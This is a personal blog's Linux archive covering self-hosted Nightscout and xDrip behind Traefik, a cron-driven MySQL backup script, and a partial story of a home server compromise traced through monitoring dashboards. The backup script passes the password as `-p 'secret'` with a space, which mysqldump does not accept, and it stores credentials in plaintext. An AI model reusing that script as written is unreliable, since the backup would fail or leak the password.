Category Archives: Linux

Self-Hosted Nightscout & xDrip

I’ve recently had multiple issues with the official Dexcom G7 app on my phone, and after they broke the BYOD version of the app, I decided to move in another direction.

xDrip

As of 2025.08.08, xDrip now supports the G7 directly. Just two notes here. Follow the instructions to the letter, and ignore the screenshots – the options to select are Dex, and use the 4 digit bluetooth pairing code as the Transmitter ID.

With xDrip working well, I then decided to get Nightscout up and running to act as a replacement for the Clarity reports.

Nightscout

Nightscout depends on MongoDB as the backend storage, so my docker-compose.yml file starts a nightscout-mongodb service. The main change here from other examples is that the bitnami containers are now under bitnamilegacy, since its no longer being maintained – not a huge concern since its completely internal to the nightscout docker network.

  nightscout-mongodb:                                   # SERVICE_NAME - used by the "depends_on:" to make sure the database it running before things try to use it
    image: bitnamilegacy/mongodb:latest                       # Other options "image: mongo:latest" will need adjustments in other places such as "volumes:" mounts
    container_name: nightscout-mongodb                  # called in Nightscout's MONGODB_URI. General good practice to be the same as SERVICE_NAME but not required
    environment:
      - PUID=1000                                               # Not necessary, but sets the USER who runs the container as not root
      - PGID=1000                                               # Not necessary, but sets the USER who runs the container as not root
      - TZ=Europe/Dublin                                       # Refer to {nightscout-app}
      - MONGO_INITDB_ROOT_USERNAME=mongodbpoweruser             # May be necessry if importing from another database or doing management on the database
      - MONGO_INITDB_DATABASE=auth                              # May be optional, hard to find documaentation about it
      - MONGO_INITDB_ROOT_PASSWORD=mongoRootPassword03          # Will probably never be needed, I set it the same as MONGODB_ROOT_PASSWORD
      - MONGODB_ROOT_USER=mongodbpoweruser                      # I'm not sure what the differences are but is usually set the same as MONGO_INITDB_ROOT_USERNAME
      - MONGODB_ROOT_PASSWORD=mongoaRootPassword02              # I'm not sure what the differences are but is usually set the same as MONGO_INITDB_ROOT_PASSWORD
      - MONGODB_USERNAME=nightscout01                           # Username called in Nightscout's MONGODB_URI - I set to just "Nightscout"
      - MONGODB_PASSWORD=mongoPassword01                        # Password called in Nightscout's MONGODB_URI
      - MONGODB_DATABASE=nightscout02                           # Database called in Nightscout's MONGODB_URI - I set to just "Nightscout"
      - MONGODB_PORT_NUMBER=27017                               # DEFAULT[27017] - Port each MongoDB will use inernally 27017:<<MONGODB_PORT_NUMBER>>
    #ports:                                                  # Only needed to access database externally. If all parts are in the same stack/network removal or # suggested
    #  - 27017:27017                                             # DEFAULT[27017:27017] - <<EXTERNAL PORT>>:<<MONGODB_PORT_NUMBER>>
    volumes:
      - ./database:/bitnami/mongodb:rw        # /LOCATION/ON/YOUR/SYSTEM:/CONTAINER/LOCATION - for "mongo:latest" use ":/data/db"
      - ./log:/var/log:rw                         # Refer to {nightscout-app}
      - /etc/localtime:/etc/localtime:ro                        # Refer to {nightscout-app}
    restart: always                                             # Refer to {nightscout-app}
    networks:
      - nightscout
    healthcheck:                                                # OPTIONAL: This adds a Healthcheck to the container. Instead of just saying `[Running]` it will say `[Healthy]` if it is unhealthy it should restart
      test: ["CMD", "sh", "-c", "mongosh --eval 'db.runCommand(\"ping\")' || exit 1", "||", "bash", "-c", "kill -s 15 1 && sleep 10 && kill -s 9 1"]
      interval: 10s
      timeout: 10s
      retries: 3
      start_period: 20s

Nightscout itself is can be completely configured from the docker-compose file, but the most important parameters are below. Be sure to update (and keep secret) the API_SECRET. I’ve set it to use unsecured/HTTP, as I’ll terminate the HTTPS using trafik (more on this later).

      - TZ=Europe/Dublin                                        # Use your Time Zone from https://wikipedia.org/wiki/List_of_tz_database_time_zones
      - API_SECRET=myAPIsecret123                               # In xDrip: REST-API > Base URL= "<<API_SECRET>>@<<BASE_URL>>/api/v1/"
      - MONGODB_URI=mongodb://nightscout01:mongoPassword01@nightscout-mongodb:27017/nightscout02
      - INSECURE_USE_HTTP=true                                  # DEFAULT[false] - Set this to "true", unless you have your own SSL provided internally, if you wish to access without reverse Proxy
      - BASE_URL=https://nightscout.my.domain               #URL of your Nightscout site accessed outside the local network
      - DISPLAY_UNITS=mmol/L                                    # DEFAULT[mg/dl] - CHOICES: "=mg/dl" | "=mmol" "=mmol/L" (same thing either works)
      - AUTH_DEFAULT_ROLES=denied                               # DEFAULT[readable] - CHOICES: "readable" | "denied" | <<Or any valid role name>>

That is enough to get the local service up, running and reachable, but I also wanted it to be accessible via the interwebs. I could just tailscale it, but since I have a public IP and self-host other services, I decided to open it up.

Traefik

I’m using Trafeik to do two things – (1) SSL Termination, and (2) Rate-Limiting connections to the service.

SSL Termination

Its worth taking a look at the Traefik configuration in detail, as I found most of the online examples a bit obscure, or not quite covering my use case, which is that I have wildcard certs for my domain already, and wanted to use those.

  traefik:
    image: traefik:latest
    container_name: traefik
    restart: always
    command:
      - --providers.docker.network=nightscout
      - --entryPoints.https1337.address=:1337
      - --providers.docker=true
      - --providers.file.directory=/etc/traefik/dynamic
      - --providers.file.watch=true
    ports:
      - "1337:1337"
    volumes:
      - /var/run/docker.sock:/var/run/docker.sock:ro
      - ./traefik/dynamic/tls.yml:/etc/traefik/dynamic/tls.yml
      - ./traefik/certs:/certs           # Your wildcard certs here
    labels:
      - "traefik.enable=true"
    networks:
      - nightscout

So to begin with we are creating a service called traefik, using the latest image, and allowing it to alwas restart. Then in the commands we are doing the following;

  • Setting the provider network to be our defined nightscout network
  • Creating a https entry point on port 1337 (default nightscout port)
  • Setting docker as a provider of config
  • Setting it watching the directory /etc/traefik/dynamic for what is known as “dynamic config” – this contains a tls,yml file were we actually point it at our certificate and key

Then we are exposing port 1337 to the outside world, mounting the volumes – specifically the tls.yml file, and the certs directory where our certificate and key are located. The rest is just the required label, and the mapping to the nightscout network that the whole service is running on.

The tls.yml file is fairly straightforward – any issues with this file or the certs themselves and traefik will default to using a self-signed cert.

tls:
  stores:
    default:
      defaultCertificate:
        certFile: /certs/fullchain.cer
        keyFile: /certs/certificate.key

Finally we need to label our nightscout service to put traefik in front of it, as follows;

    labels:
      - "traefik.enable=true"
      - "traefik.http.routers.netscout.rule=Host(`nightscout.my.domain`)"
      - "traefik.http.routers.netscout.entrypoints=https1337"
      - "traefik.http.routers.netscout.tls=true"
      - "traefik.http.services.netscout.loadbalancer.server.port=1337"

Main points are to create a http router called nightscout, enable TLS, give the domain, and map the entrypoint defined earlier. This is all you need to provide HTTPS connectivity on port 1337, terminated by traefik, and then forwarded to the nightscout-app service.

Rate Limiting

Given that I’m planning on exposing this port to the bad bad internet, it makes sense to rate limit it. Thankfully this is just a few extra lines in the labels assigned to the nightscout-app service.

      - "traefik.http.middlewares.netscout-ratelimit.ratelimit.average=10"
      - "traefik.http.middlewares.netscout-ratelimit.ratelimit.burst=5"
      - "traefik.http.routers.netscout.middlewares=netscout-ratelimit@docker"

CloudFlare

Interestingly, even after opening up the ports on my router, I was unable to connect. After trying a few things, it eventually came to mind that possibly CloudFlare was doing something funny, since it sits between my public domain name, and my dynamic domain.

It turns out that CloudFlare will proxy/inspect all HTTP/HTTPS traffic (orange-clouded) but only for a limited set of ports, (443, 2053, 2083, 2087,2096,8443) unless you have CloudFlare Spectrum or setup Cloudflare Tunnel / Argo Tunnel to create a secure tunnel between your origin server and the CloudFlare proxy.

Alternatively, if you want to serve HTTPS on a non-standard port but do not want to use Spectrum or Tunnel, you must set the DNS record (subdomain) to “grey cloud” (DNS only), which disables the proxy, so Cloudflare does not interfere with that traffic.

TODO

Try moving the external port to one of those listed above and see if I can keep CF between me and the rest of the world.

Scripted MySQL DB Backups

Background

Recently my homeassistant local DB (RPI-based), which is an SQLite DB, got corrupted during an upgrade, so this was an incentive to migrate to holding the data in the MySQL server I have running anyways as;

  • This is more reliable
  • Less writes to the SDcard

But it made me realise that my MySQL server backups weren’t exactly regular, and I have a number of things using the DB (kodi, now homeassistant, website, etc.) that I’d be quite annoyed to lose.

Running backups using mysqldump is a normal way of doing things, but has the problem of recording the password in some way, shape or form. Fortunately to do a backup, only read-type permissions are required.

Backup Account

We create an account on the server, BACKUP_USER, that can only connect from the localhost, that has read-only permissions for all databases and tables

GRANT LOCK TABLES, SELECT, SHOW VIEW ON *.* TO 'BACKUP_USER'@'localhost' IDENTIFIED BY 'secretReadonlyPassword';
FLUSH PRIVILEGES;

Script and Cron Job

Then we have a simple bash script, executed daily/weekly, to trigger the backups, and only keep X number around.

#!/bin/bash

# Set the backup date
BACKUP_DATE=`date +%Y-%m-%d`
BACKUP_DIR=/backup_location/sql_database
BACKUP_HISTORY=20

# Dump the database
mysqldump -u BACKUP_USER -p 'secretReadonlyPassword' --all-databases --add-drop-database | gzip -c > $BACKUP_DIR/dump_$BACKUP_DATE.sql.gz

# Remove all but the latest backups
cd $BACKUP_DIR
ls -t | tail -n +$BACKUP_HISTORY | xargs rm --

I Got Hacked!

For me, getting hacked was an interesting experience as I hadn’t really seen it as something likely – I’m quite technology/computer savvy, use random passwords (KeePass) for any/all Internet services, 2FA where available, and I thought not a very interesting target. I get 100s of hits on a daily basis on the SSH port of my server, but fail2ban, and disabling root logins deals with 99% of those.

2020-05-08 19:00:34,007 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:00:36,303 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:00:38,589 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:00:41,136 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:02:26,666 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:02:27,531 fail2ban.actions [2654]: NOTICE [sshd] Ban 218.92.0.191
2020-05-08 19:02:28,807 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191
2020-05-08 19:12:28,284 fail2ban.actions [2654]: NOTICE [sshd] Unban 218.92.0.191
2020-05-08 19:26:06,233 fail2ban.filter [2654]: INFO [sshd] Found 218.92.0.191

First Signs of Trouble

The Internet felt slow – the typical non-specific issue that initial connection setup felt a few heartbeats slower then it usually was. Normally this could be blamed on the neighbours WiFi, etc. but mostly I’m on a wired connection (Cat6, 1Gbps) internally, and 240M down / 24M up DOCSIS connection that has been completely reliable in terms of delivering the advertised speeds up until now.



However I do have a cron job running every 30 mins after an incident a few years ago, so I did have a measurable change in behaviour:

From Months of perfect results to spiking ping times (and tests failing to report at all)

While I could eventually get to 240Mbps downstream, the massive increase in loss/latency was especially obvious when opening new network connections – Zoom / Teams / Skype calls slow to open, hearing everyone, but nobody hearing me, Windows complaining that it was unable to screen new downloads, etc.

Getting nowhere with my ISP

Given that there was clearly an Internet issue, I was reluctant to engage my ISP. My current setup generally makes their usual troubleshooting steps unhelpful to say the least (not their fault) as I’m probably one of their more extreme outliers.

My current setup consists of;

  • Hub 3.0 – operating in bridge/modem mode
  • Ubiquity EdgeRouter X SFP running v2.0.8-hotfix.1 – this is the network gateway/NAT point, and DHCP server
  • Arista 7010 running EOS-4.23.0F – acting as L2 distribution switch + L3 gateway for homelab
  • Ubiquity UniFi AP-AC-Pro running 4.0.80.10875 – 2.4GHz/5GHz AP
  • RPi3 running PiHole – Network level adblocking + DNS
  • 2 Dell R710 Servers – Homelab
  • Other stuffs

I’m a high usage customer, even on their base package

After going through the usual steps, they confirmed that the modem had seen a few signal spikes, but nothing to explain the issues I was seeing, and given the current Covid-19 situation, they are understandably reluctant to enter people’s homes.

I should be clear, I have no issue with their processes or performance – they basically provide a big, fat, unlimited pipe to the Interwebs with a public IPv4 address, so they are everything I want from an ISP.

Second oddity

From time to time I noticed a processes on my main Linux media/all round everything box consuming 300%+ CPU. I didn’t give it much thought (my mistake) as it looked innocent enough – the read-only user account that is used by my Kodi player, hitting kswapd0 very hard (300+% CPU utilisation).

I figured that the problem was Kodi indexers pounding the NAS hard, and with the network connection issues, occasionally hanging. This was my mistake.

I would kill the process, then go on to other things while moaning about my internet connection.

Enlightenment – Step 1: Getting better data


I’d been playing with Influx and Grafana so decided to up my home network data collection game big time. Step 1 was to start recording my Speedtest results in Influx and charting them via Grafana. I switched to using the official Speedtest CLI client, and wrapping that in some python (based on this) to feed the json output into Influx. The main additional requirement was also including the loss information.

Speedtest.net Results, as json, pushed to Influx and charted in Telegraf

Better looking then excel and easier to work with, but not telling me anything I didn’t already know.

Enlightenment – Step 2: SmokePing… Grafana Style

While the Speedtest results are interesting, they are bandwidth heavy so I was only running them every 15 mins. I’ve used SmokePing in the past, and decided to explore the options with my Influx-Grafana setup, which lead me to standing up the last element in the TIG stack – Telegraf.


Some simple config in Telegraf to monitor the ICMP response time for a few well known IPs e.g. 8.8.8.8, 1.1.1.1, youtube.com, facebook.com, as well as the local gateway for comparison, gave me a reliable way to at least monitor the situation.

By using IPs, I was eliminating DNS from 2 of the tests, and also diversifying CDN points e.g. Google estate vs. Facebook vs. CloudFlare

Local default gateway vs. 8.8.8.8, 1.1.1.1, and YouTube ICMP/Ping average response time, and loss

Enlightenment – Step 3: Gateway Monitoring

As the next step in achieving total visibility within my own network, I decided to beef up the monitoring of the gateway itself. While there are more sophisticated approaches now in Cloud/Enterprise networking e.g. Arista CloudVision, at the very least I can monitor SNMP MIBs using Telegraf, and the EdgeRouter supports that.

Thankfully the most amazing Grafana Dashboard already exists for monitoring EdgeRouters so it was just a matter of gather a motley collection of MIBs in the right place, and pointing Telegraf at the right point.

This was where it finally started to come together:

Enlightenment – Step 4: Hmmmm… That’s interesting…




So looking at the ICMP performance today, I saw that the period of awful performance matched to a huge increase in Context Switches on the gateway – this showed up as ~5-7% CPU utilisation for Soft IRQ on the EdgeMax.

Spike in Latency
Ctx Switches
PPS Spike

This is interesting, as while the actual interface utilisation was <3Mbps (the spikes in the next chart are the periodic speedtest results) but we were seeing a huge number of PPS hitting the router, which in turn was requiring high levels of context switches.

The speedtest throughput dominates the 60 second interface utilisation

This would generally imply to me that a huge number of new sessions are being setup, and the kernel is struggling to handle the NAT translations for the TCP session startup before it can be offloaded to the hardware.

Enlightenment – Step 5: Ok, so who is suddenly using an extra ~4Mbps

For that we have Arista CloudVision – the streaming telemetry is effectively instant and the dashboards baked in allow for easy comparison of stats. A quick look there and it was obvious that the server port (Ethernet 4) was jumping from ~0 to 1.2kpps in the time under investigation, with those unicast packets being forwarded on the uplink (Ethernet 1).

CVP – AdHoc Dashboard

Enlightenment – Step 5: WTF is going on

Ok, so my beloved linux server is suddenly spamming the gateway – wtf is it doing? Sflow gives us a way to check, again through CVP

